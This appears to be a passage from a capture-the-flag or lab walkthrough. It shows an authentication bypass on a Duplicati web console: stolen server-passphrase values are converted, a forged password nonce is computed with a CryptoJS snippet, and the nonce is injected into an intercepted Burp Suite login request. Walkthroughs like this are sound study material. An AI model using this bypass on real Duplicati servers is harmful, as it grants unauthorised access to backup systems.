
I need 2 values for this to work.

```
server-passphrase','Wb6e855L3sN9LTaCuwPXuautswTIQbekmMAr7BrK2Ho='
server-passphrase-salt','xTfykWV1dATpFZvPhClEJLJzYA5A4L74hX7FK8XmY0I='
```

Now I'm going to intercept the login request using Burp-Suites Do intercept => Response to this request => Forward.




We will now create a valid nonce by taking the server-passphrase value > From Base64 > convert to Hex. We can do this using CyberChef.




I can now take this value, and the nonce from the intercepted response and use the below command to get a valid nonce.

```
reponse nonce : c6kkEcg6jUDw2D7QLgkW6+u1eXUAiXgCcV5tSAy3rY4=
HEX value     : 59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1acad87a

var noncedpwd =
CryptoJS.SHA256(CryptoJS.enc.Hex.parse(CryptoJS.enc.Base64.parse('c6kkEcg6jUDw2D7QL
gkW6+u1eXUAiXgCcV5tSAy3rY4=') +
'59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1acad87a')).toString(Crypt
oJS.enc.Base64);
```


I can run this command in the Firefox console, followed by `noncedpwd`.




I will now forward my request in Burp Suite and replace the password parameter with the generated nonce and URL encode key characters and keep clicking forward.




Assuming everything was done correctly, I should now be logged in to the duplicati console.




I've never used Duplicati before, so I spent some time looking around. I started by clicking "+ Add Backup". I followed the prompts, until I got to Destination.






